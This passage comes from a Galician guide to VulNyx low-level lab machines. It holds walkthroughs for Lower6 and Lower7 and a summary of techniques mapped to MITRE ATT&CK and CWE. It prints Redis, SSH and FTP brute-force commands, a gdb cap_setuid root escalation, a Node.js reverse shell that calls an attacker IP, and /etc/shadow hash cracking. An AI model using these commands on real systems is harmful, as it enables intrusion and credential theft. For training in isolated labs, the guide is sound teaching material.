cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Loweb

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Detección de SQL Injection mediante sqlmap	Automated SQL injection testing	T1190 — Exploit Public-Facing Application T1595.002 — Active Scanning: Vulnerability Scanning	CWE-89 — SQL Injection
	Enumeración de bases de datos e extracción de hashes	Database enumeration	T1213 — Data from Information Repositories T1003.008 — OS Credential Dumping: /etc/passwd and /etc/shadow	CWE-89 — SQL Injection
3. Explotación	SQL Injection manual con bypass (1' or 1=1 --)	Authentication bypass	T1190 — Exploit Public-Facing Application T1078 — Valid Accounts	CWE-89 — SQL Injection; CWE-287 — Improper Authentication
	Explotación de LFI mediante PHP filter wrapper	Local File Inclusion / RCE	T1190 — Exploit Public-Facing Application T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-98 — Improper Control of Filename for Include/Require Statement; CWE-94 — Improper Control of Generation of Code
4. Post-explotación	Extracción de credenciais de script de monitorización	Credential Access	T1552.001 — Unsecured Credentials: Credentials In Files T1083 — File and Directory Discovery	CWE-312 — Cleartext Storage of Sensitive Information
	Acceso SSH con credenciais válidas	Uso de contas válidas	T1021.004 — Remote Services: SSH T1078 — Valid Accounts	CWE-798 — Use of Hard-coded Credentials (contextual)
	Abuso de chown con sudo para modificar /etc/shadow	File permission manipulation	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1222.002 — File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	CWE-269 — Improper Privilege Management
	Modificación de /etc/shadow e eliminación de contrasinal	Password file manipulation	T1098 — Account Manipulation T1548 — Abuse Elevation Control Mechanism	CWE-284 — Improper Access Control; CWE-732 — Incorrect Permission Assignment

LOWER6


Máquina virtual Lower6



A máquina Lower6 é moi interesante porque...

- Redis con autenticación débil (brute-force)
- Credenciais almacenadas en chaves de Redis
- Linux Capabilities: gdb con cap_setuid+ep
- Escalada mediante abuso de capabilities con gdb e Python

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Lower6 -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Lower6 # 22,6379
```

Fase 2 — Análise

```
# Porto 6379 → Redis
# Ataque de forza bruta a Redis
nmap -p 6379 --script redis-brute IP_VulNyx_Lower6
# Credencial válida atopada: [contrasinal]

# Conexión a Redis con autenticación
redis-cli -h IP_VulNyx_Lower6 -a [contrasinal]

# Enumeración de chaves en Redis
KEYS *
# Chaves descubertas: key1, key2, key3, key4, key5
```

```
# Obtención de valores
GET key1
GET key2
GET key3
GET key4
GET key5

# Extracción e combinación de datos
# cut -d':' -f1 → usuarios
# cut -d':' -f2 → contrasinais
# Eliminar caracteres " do principio e final
```

Fase 3 — Explotación

```
# Creación de listas de usuarios e contrasinais
# (baseadas nas keys de Redis)
cat > users.txt << EOF
[usuarios_extraidos]
EOF

cat > pass.txt << EOF
[contrasinais_extraidos]
EOF

# Ataque de forza bruta SSH
hydra -L users.txt -P pass.txt IP_VulNyx_Lower6 ssh
# Credenciais atopadas para o usuario [usuario]

# Acceso SSH
ssh [usuario]@IP_VulNyx_Lower6
# ⇒ Conseguimos consola de usuario [usuario] (flag user.txt)
```

Fase 4 — Post-explotación


```
# Busca de capabilities
/usr/sbin/getcap -r / 2>/dev/null
# Capability identificada: /usr/bin/gdb = cap_setuid+ep

# Consulta en GTFOBins para gdb con capabilities
# Referencia: https://gtfobins.github.io/gtfobins/gdb/

# Explotación de gdb con capability cap_setuid
gdb -nx -ex 'python import os; os.setuid(0)' -ex '!sh' -ex quit
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
id # uid=0(root) ...
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Lower6

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Ataque de forza bruta a Redis	Redis authentication brute-force	T1110.001 — Brute Force: Password Guessing T1046 — Network Service Discovery	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
	Extracción de credenciais de base de datos Redis	Credential Access	T1552.001 — Unsecured Credentials: Credentials In Files T1213 — Data from Information Repositories	CWE-312 — Cleartext Storage of Sensitive Information
3. Explotación	Ataque de forza bruta SSH con credenciais de Redis	Credential reuse / SSH brute-force	T1110.001 — Brute Force: Password Guessing T1021.004 — Remote Services: SSH	CWE-521 — Weak Password Requirements
4. Post-explotación	Enumeración de capabilities no sistema	Discovery local	T1083 — File and Directory Discovery T1068 — Exploitation for Privilege Escalation	CWE-732 — Incorrect Permission Assignment for Critical Resource
	Abuso de gdb con capability cap_setuid para escalada	Capability abuse	T1548.001 — Abuse Elevation Control Mechanism: Setuid and Setgid T1059.006 — Command and Scripting Interpreter: Python	CWE-250 — Execution with Unnecessary Privileges; CWE-269 — Improper Privilege Management

LOWER7


Máquina virtual Lower7



A máquina Lower7 é moi interesante porque...

- Cabeceira FTP que revela nome de usuario
- Ataque de forza bruta FTP con hydra
- Subida de reverse shell Node.js mediante FTP
- Enumeración de ruta con wfuzz para localizar o ficheiro subido
- Usuario pertence ao grupo shadow pode ler /etc/shadow
- Cracking do hash de root con john

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Lower7 -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Lower7 # 21,3000
```

Fase 2 — Análise

```
# Porto 21 → FTP
# Porto 3000 → Aplicación Node.js

# Conexión FTP para análise de cabeceira
ftp IP_VulNyx_Lower7
# Na cabeceira de resposta aparece o usuario: [usuario]
```

Fase 3 — Explotación

```
# Ataque de forza bruta FTP ao usuario [usuario]
hydra -l [usuario] -P /usr/share/wordlists/rockyou.txt ftp://IP_VulNyx_Lower7 -F -V -t 64
# Contrasinal atopada: [contrasinal]

# Preparación de reverse shell Node.js
# Referencia: https://www.revshells.com/ → Node.js #2
cat > shell.js << 'EOF'
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("sh", []);
    var client = new net.Socket();
    client.connect(4444, "IP_Atacante", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
EOF

# Subida da reverse shell mediante FTP
ftp [usuario]@IP_VulNyx_Lower7
# Password: [contrasinal]
ftp> put shell.js
ftp> quit

# Enumeración da ruta onde se subiu o ficheiro
wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404 http://IP_VulNyx_Lower7:3000/FUZZ.js
# Descubrimos: http://IP_VulNyx_Lower7:3000/shell.js

# Preparamos listener no atacante
nc -nlvp 4444

# Execución da reverse shell
firefox http://IP_VulNyx_Lower7:3000/shell.js &
# ⇒ Conseguimos reverse shell como usuario [usuario] (flag user.txt)
```

Fase 4 — Post-explotación


```
# Verificación de membresía de grupos
id
# Detectamos que [usuario] pertence ao grupo shadow

# Lectura de /etc/shadow
cat /etc/shadow
# Extraemos o hash de root

# Gardamos o hash nun ficheiro
echo "root:[hash]" > hash.txt

# Cracking do hash con john
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=crypt
# Contrasinal de root atopada

# Cambio a usuario root
su -
# Contrasinal: [atopada con john]
# ⇒ Conseguimos consola de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Lower7

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de usuario mediante cabeceira FTP	User enumeration via FTP banner	T1087 — Account Discovery T1592 — Gather Victim Host Information	CWE-200 — Information Exposure
3. Explotación	Ataque de forza bruta FTP	Brute-force de credenciais	T1110.001 — Brute Force: Password Guessing T1071.002 — Application Layer Protocol: File Transfer Protocols	CWE-521 — Weak Password Requirements; CWE-307 — Improper Restriction of Excessive Authentication Attempts
	Subida de reverse shell Node.js mediante FTP	File upload via FTP	T1105 — Ingress Tool Transfer T1505.003 — Server Software Component: Web Shell	CWE-434 — Unrestricted Upload of File with Dangerous Type
	Enumeración de ruta con wfuzz	Web fuzzing / directory discovery	T1083 — File and Directory Discovery T1592 — Gather Victim Host Information	CWE-548 — Exposure of Information Through Directory Listing
4. Post-explotación	Descubrimento de membresía no grupo shadow	Privilege discovery	T1069.001 — Permission Groups Discovery: Local Groups T1083 — File and Directory Discovery	CWE-732 — Incorrect Permission Assignment for Critical Resource
	Lectura de /etc/shadow e extracción de hash de root	Credential dumping	T1003.008 — OS Credential Dumping: /etc/passwd and /etc/shadow T1552.001 — Unsecured Credentials: Credentials In Files	CWE-732 — Incorrect Permission Assignment; CWE-522 — Insufficiently Protected Credentials
	Cracking de hash con john e cambio a root	Password cracking / privilege escalation	T1110.002 — Brute Force: Password Cracking T1078.003 — Valid Accounts: Local Accounts	CWE-521 — Weak Password Requirements; CWE-269 — Improper Privilege Management

DIAGRAMA GLOBAL DE ATAQUE LOW LINUX VULNYX

Este diagrama actúa como un mapa de calor das técnicas utilizadas na serie VulNyx, agrupando as máquinas por vector de ataque en cada fase para ofrecer unha visión de conxunto rápida.



Resumo Detallado por Fases

Fase 1: Recopilación

Nesta fase, o obxectivo é identificar a superficie de ataque. Nas 30 máquinas analizadas, observamos dous patróns:

1. **Escaneo Estándar (TCP):** A inmensa maioría das máquinas expoñen portos web (80/8080/3000/5000) e de administración (22 SSH). Este é o punto de partida común.
2. **Portos Específicos/Legacy (A Clave):** Moitas máquinas de VulNyx deséñanse para ensinar sobre protocolos menos comúns ou antigos. Se o escaneo non é exhaustivo (UDP ou todos os portos TCP), perderase o vector de entrada en máquinas como:
   - **UDP 69 (TFTP):** *Beginner* (crítico para baixar o backup).
   - **TCP 113 (Ident):** *Lower4* (necesario para enumerar o usuario).
   - **TCP 512-514 (R-Services):** *Mux* (uso de `rsh` en lugar de ssh).
   - **TCP 6379 (Redis):** *Lower6*.

Fase 2: Análise

Unha vez detectados os portos, a análise divídese en tres grandes bloques estratéxicos:

1. **Fuga de Información (Info Disclosure):** É o vector máis frecuente para evitar ataques "a cegas".
   - **Banners:** Ler as versións ou mensaxes de benvida en FTP/SSH (*Lower7, Lower2*) a miúdo regala o nome de usuario válido.
   - **Ficheiros Ocultos/Backups:** Atopar ficheiros `.swp`, `.bak` ou directorios ocultos (*Noob, Robot, Beginner*) adoita proporcionar credenciais directas.
   - **Headers/Metadata:** Cabeceiras HTTP (*Plot*) ou metadata en imaxes (*Robot, Mux*) revelan dominios ou contrasinais.
2. **Enumeración Web Activa:** O uso de `dirb`, `gobuster` ou `wfuzz` é mandatorio para atopar paneis de login, webshells (*Agent, Diff3r3ntS3c*) ou instalacións vulnerables (*Blogger, Loweb*).
3. **Configuracións Inseguras:** Servizos que permiten acceso sen autenticación ou con configuracións por defecto (*Node, Lower3 con NFS, Lower6 con Redis*).

Fase 3: Explotación (Entrada)

1. **RCE Directo (Exploits Públicos):** Se na Fase 2 atopouse un software vulnerable (WebSVN, Sar2HTML, Tomcat, ShellShock), a explotación adoita ser directa mediante un script de Python ou `curl` (*Agent, Plot, Shock*).
2. **Forza Bruta Dirixida:** Unha vez obtido un usuario na Fase 2 (Info Disclosure), utilízase `hydra` ou scripts personalizados. Rara vez se fai forza bruta "a cegas"; case sempre é contra un usuario xa coñecido (*Lower series, Mux, Fing*).
3. **Cadea LFI -> Chave SSH:** Un patrón común é usar un LFI para ler `/home/user/.ssh/id_rsa` ou ficheiros de configuración para logo conectarse por SSH (*Doctor, Share*).
4. **Upload & Execute:** Subir unha webshell mediante un protocolo de compartición de ficheiros (SMB, FTP, NFS) e executala vía web (*Exec, Lower3, Lower7*).

Fase 4: Post-Explotación (Escalada)

1. **Sudo Abuse (GTFOBins):** É, con diferenza, a técnica máis repetida. O usuario ten permiso para executar un binario con `sudo` sen contrasinal. O reto está en saber como usar ese binario (`apt`, `nmap`, `tmux`, `node`, `ruby/nokogiri`, etc.) para xerar unha shell (*Blogger, Exec, HackingStation, Mux, Node, Wicca*).
2. **Permisos de Ficheiros/Grupos:** A segunda técnica máis común. Pertencer ao grupo `shadow` ou ter permisos de escritura en `/etc/passwd` ou `/etc/shadow` permite modificar o sistema para entrar como root (*Lower2, Lower7, Loweb, Doctor*).
3. **Cron Jobs & Path Hijacking:** Atopar scripts que se executan automaticamente e aproveitar wildcards (`tar *` en *Plot*) ou rutas relativas no PATH (*First*) para inxectar código malicioso.
4. **SUID/Capabilities:** Binarios con permisos especiais que permiten elevar privilexios se se usan incorrectamente, como `env` SUID (*Basic*) ou `gdb` con capabilities (*Lower6*).

Máquinas virtuais nivel Low, so Windows

GUÍA PRÁCTICA POR FASES CON MÁQUINAS VULNYX (DIFICULTADE: LOW, SO: WINDOWS)

Índice

Escenario

- **Máquina obxectivo:** Máquina Vulnyx (appliance OVA — máquina virtual).
- **Máquina hacker:** Máquina Kali (máquina virtual).
- **Rede:** Host-Only (VirtualBox Host-Only Network).
- **Virtualización:** VirtualBox.


Resumo curto de preparación (sen repeticións):

1. Descargar o ZIP desde `https://vulnyx.com/`.
2. Comprobar o MD5 co valor publicado: `md5sum nome.zip`
3. Descomprimir: `7z x nome.zip` e localizar o ficheiro `.ova`
4. Importar en VirtualBox: GUI `Archivo → Import servicio virtualizado` ou CLI `VBoxManage import nome.ova`.
5. Na importación escoller na `Política de dirección MAC`: Generar una nueva dirección MAC para todos los adaptadores de red.
6. Unha vez importada modificar a configuración de rede como **Host-Only**
7. Arrancar

> **Nota:**
>
> Sempre usa contornas illadas e ten permiso para executar estas accións. Elimina as máquinas/imports despois das probas se non son necesarias.

EXPERIENCE

